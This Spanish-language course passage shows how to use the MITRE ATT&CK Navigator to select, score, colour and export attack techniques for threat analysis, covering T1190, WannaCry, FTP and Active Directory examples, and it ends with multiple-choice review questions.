
Si presionamos en el botón “**Select all**” (recuadrado en verde), podemos ver inmediatamente que ha recuadrado en “negro” cada una de ellas, y a su vez, también nos indica que hay 10 “**Deselect 10 Techniques**”.

En este momento, siguiendo estos pasos hemos identificado que hay 10 técnicas relacionadas con T1190, las hemos seleccionado y son, en nuestro ejemplo, el foco sobre lo que iremos investigando para conocer en detalle cómo pueden ser explotadas por cualquier intruso.


El paso siguiente que podemos dar, es asignarle a cada una de ellas un determinado puntaje (**Score**), el cual, será arbitrario pues depende específicamente de cada infraestructura y las medidas de protección, o no, que tenga implantada.

Antes de dar este paso, veamos de qué forma podemos personalizar estos valores y sus colores asociados. Seleccionemos primero el botón “**Layer Controls**” (recuadrado en **rojo**, en la primera imagen de abajo), y a continuación, hacemos “click”, en el dibujo de la paleta de colores (también en círculo **rojo**). Por defecto, el rango de valores, podemos ver recuadrado en **azul** en esta primera imagen, oscila entre **0** y **100**, a su vez el valor de menor puntaje es **rojo**, el intermedio **amarillo** y el de máximo valor es **verde** (los tres colores están dentro del recuadro **verde**). En nuestra opinión, estos colores no son muy representativos en la operación diaria de un SOC (Security Operation Center), por lo que vamos a modificarlos. Para hacerlo, se muestra en las tres imágenes centrales, donde podemos ver que en cada una de ellas, recuadramos en verde, el casillero de color de abajo, del medio y de arriba, al hacer “click” en ellos, se nos desplegará un recuadro con continuo de colores para que elijamos qué color deseamos asignarle. En nuestro caso, seleccionamos: **amarillo** para el valor más bajo, **naranja** para los intermedios, y **rojo** para los más altos. También podemos ver en la imagen de la derecha, el resultado final de los tres que hemos seleccionado, y a su vez que preferimos tener una escala cuyo valor superior sea **10** (no 100).

En resumen, hemos configurado nuestra matriz, para que podamos asignarle valores entre **0** y **10** a cada técnica, representando con **rojo** (10) la que consideremos más peligrosa o crítica, y **amarillo** (1) las menos críticas. Las que no le asignemos ningún valor seguirán quedando en color blanco.



Para comenzar a asignar valores (**Score**) a cada una de estas 10 técnicas que hemos seleccionado, nos vamos ahora al botón de **Controles de Técnicas (Technique Controls)** que hemos recuadrado en color **verde**, en ese en esa nueva ventana seleccionamos, dentro de la familia “**Initial Access**” la vulnerabilidad que estudiamos en el punto anterior, es decir, “**Exploited Public Facing application**”. Una vez seleccionada, nos vamos al botón de **Score** que hemos descuadrado en **azul**, y en el mismo, le asignamos el valor máximo es decir **10**, pues es la vulnerabilidad que ya hemos analizado en detalle, sabiendo que aplicó, y se realizó un ataque sobre un servidor apache de nuestra infraestructura, tal cual fue evaluado en el punto anterior, todo esto lo hemos recuadrado en **azul**. Automáticamente, al asignarle el valor **10** a esta técnica, podemos apreciar que la casilla inmediatamente se puso de color **rojo** tal cual se muestra en la imagen de abajo pues se corresponde al color que acabamos de asignar a los más crítico en el párrafo anterior.





The screenshot displays the MITRE ATT&CK framework interface. The 'Technique Controls' panel is active, showing a list of techniques categorized by family. The 'Initial Access' family is selected, and the 'Exploited Public Facing Application' technique is highlighted in red. The 'Score' input field is set to 10. The interface also includes a 'Matrix Layout' section with options for 'side layout', 'flat layout', and 'mini layout', and an 'Aggregate Scores' section with options for 'show aggregate scores' and 'count unscored techniques as 0'.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
10 techniques	8 techniques	11 techniques	16 techniques	23 techniques	14 techniques	45 techniques
Active Scanning (0/3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (0/7)	Abuse Elevation Control Mechanism (0/6)	Abuse Elevation Control Mechanism (0/6)
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Drive-by Compromise	Command and Scripting Interpreter (0/12)	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
Gather Victim Identity Information (0/3)	Compromise Accounts (0/3)	Exploited Public Facing Application	Container Administration Command	Boot or Logon Autostart Execution (0/14)	Account Manipulation (0/7)	BITS Jobs
Gather Victim Network Information (0/6)	Compromise Infrastructure (0/8)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (0/5)	Account Manipulation (0/7)	Build Image on Host
Gather Victim Org Information (0/4)	Develop Capabilities (0/4)	Hardware Additions	ESXi Administration Command	Cloud Application Integration	Boot or Logon Autostart Execution (0/14)	Debugger Evasion
Phishing for Information (0/4)	Establish Accounts (0/3)	Phishing (0/4)	Exploitation for Client Execution	Compromise Host Software Binary	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information
Search Closed Sources (0/2)	Obtain Capabilities	Replication Through Removable Media	Input Injection	Create Account	Boot or Logon Initialization Scripts	Deploy Container
Search Open Technical						Direct Volume Access

Supongamos que otro de los ataques que estamos sufriendo, son constantes escaneos de listas de palabras (wordlist), queremos investigar más sobre este tema, por lo que podemos seleccionar **“Active Scanning: Wordlist Scanning”** (como podemos ver en celeste o azul claro para españoles, abajo a la derecha de nuestra imagen). Si hacemos “click” en la opción **“View”**, se nos abrirá una nueva ventana de nuestro navegador Firefox, directamente hacia la URL de:


<https://attack.mitre.org>

Tal cual podemos ver en la imagen de abajo.




Desde esta nueva página, podemos hacer un estudio inicial sobre esta sub técnica, para poder asignarle un puntaje (Score).

Supongamos que es un tema que puede merecer seguir investigando de forma prioritaria, por lo que, por ejemplo, le asignamos un Score de 7. Como podemos ver en la imagen que sigue abajo, a continuación, una vez más, de forma automática e inmediatamente la celda se colorea, en este caso de **naranja**.





Para finalizar con este ejemplo, podemos seguir asignando valores de criticidad a cada una de las técnicas que agrupa la vulnerabilidad T1190, con lo que ya tendremos una visión gráfica, cuyos colores identifican el interés o criticidad que tiene, según nuestro criterio, cada una de ellas. Esto podemos verlo en la imagen que sigue a continuación.




Todo este análisis que hemos venido haciendo, una vez que está a un nivel adecuado de completamiento, puedes exportarlo en diferentes formatos.

En el ejemplo que se presenta en la imagen de la derecha, desde el botón “**Layer Controls**”, puedes ver el icono de “**Descargas**” y en este caso, hemos seleccionado exportar a formato “Excel”, todo ello lo hemos recuadrado en color verde.


Una vez descargado, en vuestro **Kali**, podéis abrirlo directamente con el paquete “**Libre Office**” que ya trae incorporado Kali.



Si tenéis alguna plataforma que incorpore código **JSON**, también podéis descargarlo en este formato, que os ofrece una mayor capacidad luego para interpretarlo.



Por último, os dejamos para que trabajéis e investiguéis muchas más funcionalidades que nos ofrece este Navigator de Github, como las que se presentan a continuación.



El primer ejemplo que hemos elegido, por la fama que obtuvo es el del **“Wannacry”**, por si también lo habéis sufrido.

Esto que planteamos aquí es otra de las formas de selección múltiple, en la cual en vez de seleccionar una técnica, como hicimos en las páginas anteriores con **T1190**, en este caso, buscamos por una palabra clave que identifique un tipo de ataque conocido, como es Wannacry.


En la imagen de la izquierda, podemos ver que hay tres técnicas que sirven para ejecutar esta conducta.

En la imagen de la derecha, se presenta otra de las opciones que nos ofrece la selección múltiple. En este caso se trata de la agrupación por software. En este ejemplo, hemos podemos ver el caso de protocolo **“ftp”**, pues es un tema que lo hemos desarrollado en la Charla 97 de nuestro ciclo “Aprendiendo Ciberseguridad paso a paso”:

🌐 Footprinting (Protocolos inseguros - FTP) - Charla 97:


<https://youtu.be/OHt7SckbktY>

Puedes estudiarlo desde este video, y es un protocolo que a pesar de ser inseguro, en muchas redes LAN (Local Area Network) lo veremos presente.



Finalmente a la izquierda, se presenta otro de los grupos que nos ofrece la selección múltiple, en el cual hemos elegido **“Data Sources”** y dentro de este grupo, hemos ido seleccionando cada uno de los casos que se relacionan con **“Active Directory”** pues es una realidad en muchas infraestructuras. En este caso Active Directory nos presenta 16 técnicas que podemos analizar, todo esto lo hemos recuadrado en **verde**.

Os invitamos a que navegéis un rato sobre esta herramienta de **Github**, e investiguéis con más detalle todas las opciones que nos ofrece pues, de verdad son muchas.



PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 2

Pregunta 8 (selección múltiple):

¿Para qué sirve principalmente MITRE ATT&CK?

- a) Crear nuevos virus informáticos
- b) Mapear tácticas y técnicas de ataque usadas por adversarios
- c) Descargar software antivirus
- d) Mejorar la velocidad de internet

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 9 (selección múltiple):

¿Las tácticas en ATT&CK representan?

- a) Métodos específicos
- b) Objetivos o metas del adversario
- c) Herramientas de ataque
- d) Sistemas operativos

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 10 (selección múltiple):

¿Quién puede usar MITRE ATT&CK para mejorar la seguridad?

- a) Solo hackers
- b) Red teams y defensores
- c) Usuarios finales sin conocimientos
- d) Proveedores de internet

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

3. Mitre Caldera

